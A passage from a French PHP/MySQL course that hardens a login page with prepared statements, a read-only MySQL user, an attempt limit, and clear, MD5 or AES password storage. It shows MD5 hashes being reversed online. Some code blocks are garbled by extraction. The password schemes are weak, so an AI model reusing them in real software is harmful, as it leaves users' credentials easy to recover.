$RequetePrepatee->setFetchMode(PDO::FETCH_ASSOC);
// --- boucle de traitement de chaque personne ---
$stab_personnes=$RequetePrepatee->fetchAll();
// --- affichage des données retournées ---
affichage_liste_personnes("Personnes ayant comme Prénom =
$Prenom", $stab_personnes);
// --- fermeture de la requête ---
// --- pour permettre d'autres requêtes ---
$RequetePrepatee->closeCursor();
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur d'accès aux données :</legend>".WEB_EOL;
    echo 'Erreur : ' . $e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>

```

L'injection SQL est désormais bloquée. Même si la saisie est autorisée jusqu'à 30 caractères, l'utilisation d'une requête préparée, empêche toute injection.

12.2.2.5.2 Protection contre le contournement de l'écran d'identification

12.2.2.5.2.1 Création d'un utilisateur SQL

La gestion des utilisateurs sous MySQL est présentée au chapitre 10 et au chapitre supplémentaire sur les requêtes SQL.

Cette partie s'appuie sur l'utilisateur « clientsconsult », dont les droits seront limités à la consultation (SELECT) des seules tables MySQL « identification_clients » et « clients_bancaires ».

Voici la syntaxe, en mode console MySQL, pour créer cet utilisateur et lui attribuer les privilèges nécessaires. On se connecte en tant que « root » :

```

$ mysql --no-defaults -u root -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 117
Server version: 5.6.21 MySQL Community Server (GPL)
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
...

```

On saisit la syntaxe SQL « GRANT » afin de créer l'utilisateur « **clientsconsult** » et de lui affecter des privilèges (les xxxx doivent être remplacés par le mot de passe en clair) :

```

mysql> GRANT SELECT ON CoursPHP.identification_clients TO
'clientsconsult'@'%' IDENTIFIED BY 'xxxx';
Query OK, 0 rows affected (0,00 sec)
mysql> GRANT SELECT ON CoursPHP.clients_bancaires TO 'clientsconsult'@'%' ;
Query OK, 0 rows affected (0,00 sec)

```

La syntaxe précédente '**clientsconsult**'@'%' indique l'utilisateur et le client (poste de travail) de connexion.

Le caractère '%' précise que la connexion peut être faite de n'importe quel poste client. Ce caractère peut être remplacé par « localhost » ou une adresse IP particulière si on veut limiter l'accès de cet utilisateur à partir d'un poste de travail particulier. Par exemple :

```
mysql> GRANT SELECT ON CoursPHP.identification_clients TO
'clientsconsult'@'localhost' IDENTIFIED BY 'xxxx';
Query OK, 0 rows affected (0,00 sec)
mysql> GRANT SELECT ON CoursPHP.clients_bancaires TO
'clientsconsult'@'localhost';
Query OK, 0 rows affected (0,00 sec)
```

La syntaxe suivante vérifie les privilèges :

```
mysql> SHOW GRANTS FOR 'clientsconsult'@'%';
+-----+
| Grants for clientsconsult@% |
+-----+
| GRANT USAGE ON *.* TO 'clientsconsult'@'%' IDENTIFIED BY PASSWORD
*'AB4FE4A12F01988F50E685C3F9515570588FEFDF' |
| GRANT SELECT ON `coursphp`.`identification_clients` TO 'clientsconsult'@'%' |
| GRANT SELECT ON `coursphp`.`clients_bancaires` TO 'clientsconsult'@'%' |
+-----+
3 rows in set (0,00 sec)
mysql> quit;
Bye
```

La connexion de l'utilisateur « **clientsconsult** », montre qu'il est bien créé :

```
$ mysql --no-defaults -u clientsconsult -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 131
Server version: 5.6.21 MySQL Community Server (GPL)
```

L'accès à la base « test » est refusé :

```
mysql> use test;
ERROR 1044 (42000): Access denied for user 'clientsconsult'@'%' to database
'test'
```

L'accès à la base « CoursPHP » est accepté :

```
mysql> use CoursPHP;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

De toutes les tables de la base « CoursPHP », seules les tables « clients_bancaires » et « identification_clients » sont accessibles :

```
mysql> SHOW tables;
+-----+
| Tables_in_coursphp |
+-----+
| clients_bancaires  |
| identification_clients |
+-----+
2 rows in set (0,00 sec)

mysql> SELECT * FROM clients_bancaires;
+-----+-----+-----+-----+-----+
| ID_Clt | Nom          | Prenom          | Date_Naissance | Etat_Civil | Nb_Enfants |
+-----+-----+-----+-----+-----+
| 1      | DUPONT       | JEAN            | 1987-12-28     | Marié      | 2          |
| 2      | JACQUENOD    | JEAN-CHRISTOPHE | 1961-02-10     | Marié      | 1          |
+-----+-----+-----+-----+-----+
```

| | | | | | |
|----|----------------|-----------------|------------|-------------|---|
| 3 | MURCIAN | CAROLE | 1970-10-20 | Célibataire | 1 |
| 4 | LERY | JEAN-MICHEL | 1989-05-07 | Marié | 2 |
| 5 | DE-LA-RUE | JEAN-CHRISTOPHE | 1991-06-18 | Divorcé | 0 |
| 6 | MARTIN | PAUL-DAVID | 1991-08-22 | Célibataire | 0 |
| 7 | MARTIN | PIERRE | 1959-01-18 | Veuf | 3 |
| 8 | JACQUENOD | FREDERIC | 1989-11-27 | Marié | 0 |
| 9 | JACQUENOD | LAURENCE | 1990-11-01 | Marié | 0 |
| 10 | DUMOULIN | JEAN-CHRISTOPHE | 1960-08-22 | Marié | 2 |
| 11 | LABONNE-JAYAT | OLIVIER | 1960-09-23 | Célibataire | 1 |
| 12 | DE-LA-FONTAINE | JEAN | 1905-01-22 | Décédé | 0 |
| 13 | LEVY | SAMUEL | 1959-03-27 | Divorcé | 3 |
| 14 | DE-LA-RUE | LAURENCE | 1989-12-13 | Marié | 1 |
| 15 | DUPONT | JEAN | 1960-10-15 | Veuf | 2 |
| 16 | MARTIN | ALBERT | 1989-08-15 | Célibataire | 1 |
| 17 | ROUSSE | JACQUES | 1990-11-05 | Célibataire | 0 |

17 rows in set (0,00 sec)

```
mysql> SELECT * FROM identification_clients;
```

| ID | Login | MotdePasse | ID_Clt |
|----|-----------|------------|--------|
| 1 | dupontje | ytreza | 1 |
| 2 | jacqueje | hgfdsq | 2 |
| 3 | murciaca | nbvcxw | 3 |
| 4 | leryje | poiuyt | 4 |
| 5 | delaruje | mlkjhg | 5 |
| 6 | martinpa | oiuytr | 6 |
| 7 | martinpi | lkjhgf | 7 |
| 8 | jacquefr | zertyu | 8 |
| 9 | jacquela | sdfghj | 9 |
| 10 | dumoulje | xcvbnm | 10 |
| 11 | labonnol | ertyui | 11 |
| 12 | delajoje | dfghjk | 12 |
| 13 | levysa | cvbnml | 13 |
| 14 | delarula | rtyuio | 14 |
| 15 | dupontjea | fghjkl | 15 |
| 16 | martinal | vbnmlk | 16 |
| 17 | rousseja | yuiopm | 17 |

17 rows in set (0,00 sec)

```
mysql> quit;
```

Bye

12.2.2.5.2.2 Modification du fichier de paramétrage

Modifions le fichier `MySQL_include_param_dbb.php` afin d'utiliser « **clientsconsult** » à la place de « **root** » pour la connexion à la base de données.

Il faut modifier les variables `$LOGIN_ADM` et `$MDP_ADM` pour indiquer le login et le mot de passe de cet utilisateur.

Voici ce fichier :

```
<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DBB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="clientsconsult";
$MDP_ADM="xxxx";
$PASSPHRASE="Ma super phrase secrete";
?>
```

A l'exécution d'un de ces programmes :

- MySQL_PDO_Login_MdP_SecureClair_web.php ;
- MySQL_PDO_Login_MdP_SecureMD5_web.php ;
- MySQL_PDO_Login_MdP_SecureAESECRYPT_web.php ;

La connexion sera établie avec cet utilisateur.

12.2.2.5.2.3 Le formulaire de saisie

Le formulaire de saisie à la forme d'une fonction PHP appelée par le programme d'identification.

Le formulaire utilise les paramètres « **maxlength** » et « **pattern** » (pour l'identifiant) afin de limiter et de contrôler la saisie.

Voici cette fonction :

```
function affiche_formulaire_identification($url_action,$texte)
{
    ?>
    <div align="center"><h1><?php echo $texte ?></h1></div>
    <div align="center">
        <form action="<?php echo $url_action ?>" method="post">
            <table>
                <tr>
                    <td>Login</td>
                    <td><input type="text" name="login" size="10" maxlength="10"
pattern="[a-zA-Z]{1,10}" autofocus></td> </tr>
                <tr>
                    <td>Mot de passe</td>
                    <td><input type="password" name="mdp" size="20" maxlength="50"></td>
                </tr>
                <tr>
                    <td colspan=2 align="center"><input type="submit"
name="authentification" value="S'identifier"></td>
                </tr>
            </table>
        </form>
    </div>
    <?php
}
```


12.2.2.5.2.4 Le programme source

Nous ne présentons en totalité que le programme `MySQL_PDO_Login_MdP_SecureClair_web.php` qui implémente les différentes recommandations, avec un mot de passe en clair dans la table MySQL « `identification_clients` ».

Les deux autres programmes sont identiques, seule la requête d'accès à la table d'identification change du fait du codage ou du cryptage du mot de passe.

Voici le programme `MySQL_PDO_Login_MdP_SecureClair_web.php` :

```
<?php
// On démarre la session AVANT d'écrire du code HTML
session_start();
include './INCLUDE/MySQL_include_param_dbb.php';
include './INCLUDE/MySQL_include_sprog_commun_web.php';
?>
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Identification</title>
    <link href="./CSS/MySQL_Login_MdP.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <?php
      define("NbMaxTentatives",3);
      try
      {
        // --- on vide la variable de session contenant le tableau résultat de
        l'identification ---
        unset($_SESSION['tab_identifiants']);
        // --- début du traitement ---
        if (empty($_POST['authentification']))
        {
          // -----
          // --- Page initiale d'identification ---
          // -----
          $_SESSION['nbtentatives']=0;

          affiche_formulaire_identification("MySQL_PDO_Login_MdP_SecureClair_web.php", "
          Merci de vous identifier");
        }
        else
        {
          // -----
          // --- On traite les données envoyées par le formulaire ---
          // -----
          // --- récupération des variables logins et mdp ---
          $Login      = $_POST['login'];
          $MotdePasse = $_POST['mdp'] ;
          // --- on met à jour le nombre de tentatives---
          $_SESSION['nbtentatives']++;
        }
      }
    }
  </body>
</html>
```

```

// === authentification de la base de donn es ===
$bdd = new
PDO($TYPE_DBB." :host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
    array(PDO::ATTR_PERSISTENT => true));
// --- d finition du codage en UTF8 ---
$bdd->exec("SET CHARACTER SET utf8");
// ---  criture de la requ te pr par e ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=:MotdePasse";
// --- pr paration de la requ te ---
$RequetePrep ree = $bdd->prepare($requete_sql);
// --- traitement des erreurs de la pr paration de la requ te ---
if (!$RequetePrep ree)
{
    throw new Exception('Probl me de requ te
pr par e sur la table.');
```

```

    }
    else
    {
        // --- liaison avec les param tres ---
        $RequetePrep ree->bindParam(':Login', $Login, PDO::PARAM_STR, 10);
        $RequetePrep ree->bindParam(':MotdePasse', $MotdePasse, PDO::PARAM_STR,
50);
        // --- ex cution de la requ te pr par e ---
        $RequetePrep ree->execute();
        // ---retourne un tableau associatif ---
        $RequetePrep ree->setFetchMode(PDO::FETCH_ASSOC);
        // --- On traite le retour de la requ te ---
        $tab_identifiants=$RequetePrep ree->fetchAll();
        // --- fermeture de la requ te ---
        // --- pour permettre d'autres requ tes ---
        $RequetePrep ree->closeCursor();
        // -- on regarde si le tableau contient des informations ---
        if (empty($tab_identifiants))
        {
            // -----
            // - Le login et le mot de passe n'ont pas  t  trouv s dans la table
            // -----
            // --- on met   jour le nombre de tentatives restantes ---
            $nbtentatives_restantes=NbMaxTentatives-$SESSION['nbtentatives'];
            // --- s'il reste 0 tentatives on affiche un message d'erreur ---
            if ($nbtentatives_restantes <= 0)
                throw new Exception('D passe le nombre maximal de
tentatives atteintes.');
```

```

            // --- sinon on affiche   nouveau le formulaire d'identification ---
            affiche_formulaire_identification("MySQL_PDO_Login_MdP_SecureClair_web.php", "
Identification erronee.<br/> Merci de r essayer");
            // --- on affiche le nombre de tentatives restantes ---
            echo "<div align=\"center\">";
            echo "Il vous reste ".$nbtentatives_restantes." tentative(s)".WEB_EOL;
            echo "</div>";
        }
        else
        {

```

```

// -----
// --- Le login et le mot de passe ont été trouvés dans la table ---
// -----
// --- on remet à 0 le nombre de tentatives ---
$_SESSION['nbtentatives']=0;
// --- on passe en variable de session l'ID_Clt du client trouvé ---
$_SESSION['tab_identifiants']=$tab_identifiants;
// --- redirection vers l'URL ---
redirection_immediate("MySQL_PDO_Bienvenue_ID_Clt_Secure.php");
}
}
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Identification</legend>";
    echo WEB_EOL;
    echo 'Erreur : ' . $e->getMessage() . WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>

```

Dans le programme MySQL_PDO_Login_MdP_SecureMD5_web.php seule la syntaxe de la requête SQL change :

```

// --- écriture de la requête préparée ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=MD5(:MotdePasse)";

```

Idem pour le programme MySQL_PDO_Login_MdP_SecureAESCRYPT_web.php. La syntaxe de la requête SQL est :


```

// --- Création de la clef de cryptage/décryptage AES ---
// ATTENTION de ne pas mettre la PASSPHRASE entre apostrophes
$KEY_CRYPT=SHA1("$PASSPHRASE");
// --- écriture de la requête préparée ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=AES_ENCRYPT(:MotdePasse,'$KEY_CRYPT')";

```

12.2.2.5.2.5 Vérification de la protection

Voici l'écran de saisie (le type du champ mot de passe a été temporairement transformé de « password » en « text » dans le formulaire afin de laisser apparaître l'écho de la frappe) :




Merci de vous identifier

Login

Mot de passe

Désormais, la tentative de contournement de la page d'identification échoue :



**Identification erronée.
Merci de réessayer**

Login

Mot de passe

Il vous reste 2 tentative(s)

C'est également le cas pour les autres versions de programmes utilisant les mots de passe codés et cryptés.

12.3 Sécurisation par login et mot de passe

12.3.1 Principe

Cette section montre comment protéger l'accès à un site via un **login** et un **mot de passe**. Il aborde la création d'une table d'identification reliée à la table des données, et la mise en œuvre d'un accès sécurisé via une page d'identification.

12.3.2 Création d'une table d'identification des clients

12.3.2.1 Structure de la table

Dans notre exemple, la table « `identification_clients` » doit contenir un certain nombre de champs permettant **d'identifier** et **d'authentifier** chaque client, et de faire le lien avec la table des « `clients_bancaires` » contenant leurs données.

Voici la liste des champs :

- **ID** : un identifiant unique de cette table qui doit s'incrémenter automatiquement à chaque insertion d'une nouvelle donnée.
- **Login** : une chaîne de caractères (limitée à 10 caractères) permettant **d'identifier** de manière unique la personne. Chaque valeur de ce champ doit être unique dans la table.
- **MotdePasse** : une chaîne de caractères (limitée à 50 caractères) permettant **d'authentifier** la personne. Chaque valeur de ce champ peut être du texte en clair, un texte issu du hachage par l'algorithme MD5 ou PASSWORD de MySQL, ou une chaîne binaire obtenus par le cryptage AES beaucoup plus sûr. Dans le cas du cryptage par AES, le type de ce champ doit être une chaîne de caractères binaires.
- **ID_Clt** : l'identifiant unique du client de la table « `clients_bancaires` » qui correspond à ce login. C'est le lien entre la table « `identification_clients` » et la table « `clients_bancaires` ».

Voici la structure de la table lors de sa création sous phpMyAdmin, pour un codage du champ « MotdePasse » en clair, ou via un hachage MD5 ou PASSWORD :

Nom de la table : Ajouter colonne(s)

Structure

| Nom | Type | Taille/Valeurs* | Défaut | Interclassement | Attributs | Null | Index | A | Commentaires |
|------------|---------|-----------------|--------|-----------------|-----------|-------------------------------------|---------|-------------------------------------|--------------|
| ID | INT | | Aucune | | UNSIGNED | <input checked="" type="checkbox"/> | PRIMARY | <input checked="" type="checkbox"/> | |
| Login | VARCHAR | 10 | Aucune | | | <input type="checkbox"/> | UNIQUE | <input type="checkbox"/> | |
| MotdePasse | VARCHAR | 50 | Aucune | | | <input type="checkbox"/> | --- | <input type="checkbox"/> | |
| ID_Clt | INT | | Aucune | | UNSIGNED | <input type="checkbox"/> | UNIQUE | <input type="checkbox"/> | |

Commentaires sur la table :

Moteur de stockage : Interclassement :

Définition de PARTITION :

Voici la structure de la table lors de sa création sous phpMyAdmin, pour un cryptage du champ « MotdePasse » avec AES :

Nom de la table : Ajouter colonne(s)

| Structure | | | | | | | | | |
|------------|------------------|-----------------|--------|-----------------|-----------|--------------------------|---------|-------------------------------------|--------------|
| Nom | Type | Taille/Valeurs* | Défaut | Interclassement | Attributs | Null | Index | A | Commentaires |
| ID | INT | | Aucune | | UNSIGNED | <input type="checkbox"/> | PRIMARY | <input checked="" type="checkbox"/> | |
| Login | VARCHAR | 10 | Aucune | | | <input type="checkbox"/> | UNIQUE | <input type="checkbox"/> | |
| MotdePasse | VARBINARY | 50 | Aucune | | | <input type="checkbox"/> | --- | <input type="checkbox"/> | |
| ID_Clt | INT | | Aucune | | UNSIGNED | <input type="checkbox"/> | UNIQUE | <input type="checkbox"/> | |

Commentaires sur la table :

Moteur de stockage : Interclassement :

Définition de PARTITION :

Remarque :

Il est nécessaire que le champ « MotdePasse » soit de type VARCHAR si le mot de passe est en clair, ou s'il utilise le HACHAGE MD5 ou PASSWORD, et que l'on désire lire le mot de passe directement dans la table. Si ce champ est de type VARBINARY, cela empêche uniquement la lecture directe du mot de passe, mais pas son usage.

Par contre ce champ doit impérativement être de type binaire comme VARBINARY pour supporter le cryptage AES.

Dans cet exemple le champ « Login » a été limité à 10 caractères et le champ « MotdePasse » à une chaîne (binaire) de 50 caractères. Mais il est possible de définir d'autres tailles.

12.3.2.2 Insertion de données dans la table

Dans cette partie nous présentons comment insérer des nouvelles données dans cette table. Nous présentons l'insertion du mot de passe en clair, puis en utilisant le hachage MD5 et PASSWORD. Enfin nous présentons l'insertion du mot de passe crypté par l'algorithme AES.

L'ensemble des fonctions de hachage et de cryptage de MySQL est disponible à l'URL : <https://dev.mysql.com/doc/refman/5.1/en/encryption-functions.html>.

12.3.2.2.1 Sans hachage du mot de passe

Pour cette partie nous utilisons la structure de table dont le champ « **MotdePASSE** » est de type **VARCHAR**.

Cet écran montre comment insérer deux nouvelles données via l'interface de phpMyAdmin.

Sever: localhost » Base de données: CoursPHP » Table: identification_clients

Afficher Structure SQL Rechercher Insérer Exporter Importer Privilege

| Colonne | Type | Fonction | Null | Valeur |
|------------|------------------|----------|------|----------|
| ID | int(10) unsigned | | | |
| Login | varchar(10) | | | dupontje |
| MotdePASSE | varchar(50) | | | ytreza |
| ID_Clt | int(10) unsigned | | | 1 |

Exécuter

☐ Ignorer

| Colonne | Type | Fonction | Null | Valeur |
|------------|------------------|----------|------|----------|
| ID | int(10) unsigned | | | |
| Login | varchar(10) | | | jacqueje |
| MotdePASSE | varchar(50) | | | hgfdsq |
| ID_Clt | int(10) unsigned | | | 2 |

Exécuter

L'écran suivant donne le résultat de l'insertion et la requête SQL générée

2 lignes insérées.
Identifiant de la ligne insérée : 2

```
INSERT INTO `CoursPHP`.`identification_clients` (`ID`, `Login`, `MotdePasse`, `ID_Clt`) VALUES (NULL, 'dupontje', 'ytrea', '1'), (NULL, 'jacqueje', 'hgfdsg', '2');
```

[En ligne] [Modifier] [Créer source PHP]

Exécuter une ou des requêtes SQL sur la base CoursPHP:

```
1 INSERT INTO `CoursPHP`.`identification_clients` (`ID`, `Login`, `MotdePasse`, `ID_Clt`) VALUES (NULL, 'dupontje', 'ytrea', '1'), (NULL, 'jacqueje', 'hgfdsg', '2');
```

Colonnes

- ID
- Login
- MotdePasse
- ID_Clt

SELECT * SELECT INSERT UPDATE DELETE Vider

[Délimiteur :] ☒ Afficher à nouveau la requête après exécution ☐ Conserver la boîte de requêtes

Exécuter

Les autres données peuvent être directement insérées en saisissant la requête SQL :

```
INSERT INTO identification_clients (ID,Login,MotdePasse,ID_Clt) VALUES
(3, 'murciaca', 'nbvcxw', 3),
(4, 'leryje', 'poiuyt', 4),
(5, 'delaruje', 'mlkjhg', 5),
(6, 'martinpa', 'oiuytr', 6),
(7, 'martinpi', 'lkjhgf', 7),
(8, 'jacquefr', 'zertyu', 8),
(9, 'jacquela', 'sdfghj', 9),
(10, 'dumoulje', 'xcvbnm', 10),
(11, 'labonnol', 'ertyui', 11),
(12, 'delajoje', 'dfghjk', 12),
(13, 'levysa', 'cvbnml', 13),
(14, 'delarula', 'rtyuio', 14),
(15, 'dupontjea', 'fghjkl', 15),
(16, 'martinal', 'vbnmlk', 16),
(17, 'rousseja', 'yuiopm', 17);
```


Voici l'écran permettant d'exécuter cette requête SQL :



Voici l'affichage de la table avec les données :

| ID | Login | MotdePasse | ID_Clt |
|----|-----------|------------|--------|
| 1 | dupontje | ytreza | 1 |
| 2 | jacqueje | hgfdsq | 2 |
| 3 | murciaca | nbvcxw | 3 |
| 4 | leryje | poiuyt | 4 |
| 5 | delaruje | mlkjhg | 5 |
| 6 | martinpa | oiuytr | 6 |
| 7 | martinpi | lkjhgf | 7 |
| 8 | jacquefr | zertyu | 8 |
| 9 | jacquela | sdfghj | 9 |
| 10 | dumoulje | xcvbnm | 10 |
| 11 | labonnol | ertyui | 11 |
| 12 | delafoje | dfghjk | 12 |
| 13 | levysa | cvbnml | 13 |
| 14 | delarula | rtyuio | 14 |
| 15 | dupontjea | fghjkl | 15 |
| 16 | martinal | vbnmlk | 16 |
| 17 | rousseja | yuiopm | 17 |

12.3.2.2.2 Avec hachage du mot de passe

Pour cette partie nous utilisons la structure de table dont le champ « MotdePASSE » est de type VARCHAR.

Dans l'exemple précédent les mots de passe sont conservés « en clair » dans la table.

Cela n'est pas sans risque car, en cas de piratage de la base de données, l'intrus obtient directement tous les mots de passe (voir section 12.2.1.3).

Il est donc important d'utiliser, au moins, un algorithme de hachage pour protéger les mots de passe. MySQL propose entre autres : MD5 et PASSWORD.

12.3.2.2.2.1 La fonction SQL MD5

C'est au moment d'insérer une nouvelle donnée (ou lors de sa mise à jour) qu'il faut indiquer l'utilisation d'une fonction particulière.

L'écran suivant montre comment insérer deux nouvelles données via l'interface de phpMyAdmin. La table « identification_clients » est vide dans notre exemple.

The screenshot displays the phpMyAdmin 'Insérer' (Insert) interface for the 'identification_clients' table. The interface is divided into two identical sections for inserting new records. Each section has a table with columns: Colonne, Type, Fonction, Null, and Valeur. The 'MotdePasse' column is highlighted with a blue box, and the 'Fonction' dropdown is set to 'MD5', which is also highlighted with a red box. The 'Valeur' column shows the input values for each field. The 'Insérer' button in the top navigation bar is highlighted with a red box. A dropdown menu is open for the 'Fonction' field in the second form, showing a list of SQL functions, with 'MD5' selected and highlighted in green.

| Colonne | Type | Fonction | Null | Valeur |
|------------|------------------|----------|------|----------|
| ID | int(10) unsigned | | | |
| Login | varchar(10) | | | dupontje |
| MotdePasse | varchar(50) | MD5 | | ytreza |
| ID_Clt | int(10) unsigned | | | 1 |

| Colonne | Type | Fonction | Null | Valeur |
|------------|------------------|----------|------|----------|
| ID | int(10) unsigned | | | |
| Login | varchar(10) | | | jacqueje |
| MotdePasse | varchar(50) | MD5 | | hgfdsq |
| ID_Clt | int(10) unsigned | | | 2 |

Les autres données peuvent être directement insérées en saisissant la requête SQL :

```
INSERT INTO identification_clients (ID,Login,MotdePasse,ID_Clt) VALUES
(3, 'murciaca', MD5('nbvcxw'), 3),
(4, 'leryje', MD5('poiuyt'), 4),
(5, 'delaruje', MD5('mlkjhg'), 5),
(6, 'martinpa', MD5('oiuytr'), 6),
(7, 'martinpi', MD5('lkjhgf'), 7),
(8, 'jacquefr', MD5('zertyu'), 8),
(9, 'jacquela', MD5('sdfghj'), 9),
(10, 'dumoulje', MD5('xcvbnm'), 10),
(11, 'labonnol', MD5('ertyui'), 11),
(12, 'delafoje', MD5('dfghjk'), 12),
(13, 'levysa', MD5('cvbnml'), 13),
(14, 'delarula', MD5('rtyuio'), 14),
(15, 'dupontjea', MD5('fghjkl'), 15),
(16, 'martinal', MD5('vbnmlk'), 16),
(17, 'rousseja', MD5('yuiopm'), 17);
```


Voici l'affichage de la table avec les données. Le mot de passe contient la chaîne de caractères provenant du hachage du mot de passe initial :

| ID | Login | MotdePasse | ID_Clt |
|----|-----------|----------------------------------|--------|
| 1 | dupontje | 65524a1c294718652cc4abf7bd1e76fd | 1 |
| 2 | jacqueje | 059c9c2f30593740bde01bd5ea8b7a8e | 2 |
| 3 | murciaca | 0c3d1c61871e9cb83cbb2d1979866c4 | 3 |
| 4 | leryje | 8ace72535e8ea08b22681721a437a6f5 | 4 |
| 5 | delaruje | a292d96c9eedc72d39d76be7a953b0a1 | 5 |
| 6 | martinpa | 3a7ae919ae451e1d3fdf9536b00dae4b | 6 |
| 7 | martinpi | 9cb1ee7cf27fd09cb2d9099afefc6287 | 7 |
| 8 | jacquefr | 9f038e57ca35aa2db524e36cb043bb47 | 8 |
| 9 | jacquela | e053a2853d63cb49508b129589c0cc60 | 9 |
| 10 | dumoulje | ea515ae83f8dcd82df7b72cb285ebcda | 10 |
| 11 | labonnol | 81b9b8ad4600787bc59ab6ef8fd5f979 | 11 |
| 12 | delafoje | 83b751a79d983368e9ab8f39d018cccb | 12 |
| 13 | levysa | df76610433f64f06832d82a5e01893fd | 13 |
| 14 | delarula | 3b6cc7161f79699a1c9abe1e44390000 | 14 |
| 15 | dupontjea | fa916429b37ff465c565e6e649a98e91 | 15 |
| 16 | martinal | 7b6cb8730c70bf0fdb604df85fce701 | 16 |
| 17 | rousseja | 1e6a6f859390fe61ff2e3b95e85d755c | 17 |

Cet algorithme de hachage est un algorithme assez courant. On trouve sur Internet des sites (ou des outils) qui permettent de retrouver la chaîne initiale à partir de la chaîne « hachée », donc de décoder le mot de passe.

Le hachage inverse MD5 fonctionne assez bien dans le cas d'un mot de passe simple. C'est le cas pour le login « dupontje », dont le champ « MotdePasse » associé contient la chaîne MD5 « 65524a1c294718652cc4abf7bd1e76fd », hachage du texte « ytreza ». Or celui-ci correspond à l'inversion de « azerty », soit un mot de passe simple. Le hachage inverse MD5 sera facile à trouver.

Voici l'exemple d'un site Internet qui effectue le reverse MD5 (il suffit d'utiliser un moteur de recherche pour trouver de tels sites). Le décodage est immédiat :



MD5 reverse for 65524a1c294718652cc4abf7bd1e76fd
The MD5 hash 65524a1c294718652cc4abf7bd1e76fd was successfully reversed into the string « ytreza ».

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

MD5 sum to reverse
65524a1c294718652cc4abf7bd1e76fd

Reverse

[Comment protéger mes enfants sur Internet ?](#)

Google

You can generate the MD5 hash of the string which was just reversed to have the proof that the string is the same as the MD5 hash you provided:

Convert a string to a MD5 hash

String to convert to MD5
ytreza

Convert

Dans le cas de mots de passe moins « triviaux » le décodage peut prendre beaucoup plus de temps ou ne pas aboutir.

C'est le cas pour le login « rousseja » dont le champ « motdePasse » associé contient « 1e6a6f859390fe61ff2e3b95e85d755c » soit le codage MD5 de « yuiopm ».

Or « yuiopm » ne correspond à aucun enchainement logique sur le clavier. La tentative d'inversion MD5 de « 1e6a6f859390fe61ff2e3b95e85d755c » échoue.

Remarque :

Les mots de passe « triviaux » peuvent facilement être « décodés ». Il est important de choisir des mots de passe suffisamment complexes.

12.3.2.2.2 La fonction SQL **PASSWORD**

L'utilisation de la fonction SQL PASSWORD suit la même logique que la fonction MD5.

L'écran suivant montre comment insérer deux nouvelles données via l'interface de phpMyAdmin. La table « identification_clients » est vide dans notre exemple.

| Colonne | Type | Fonction | Null | Valeur |
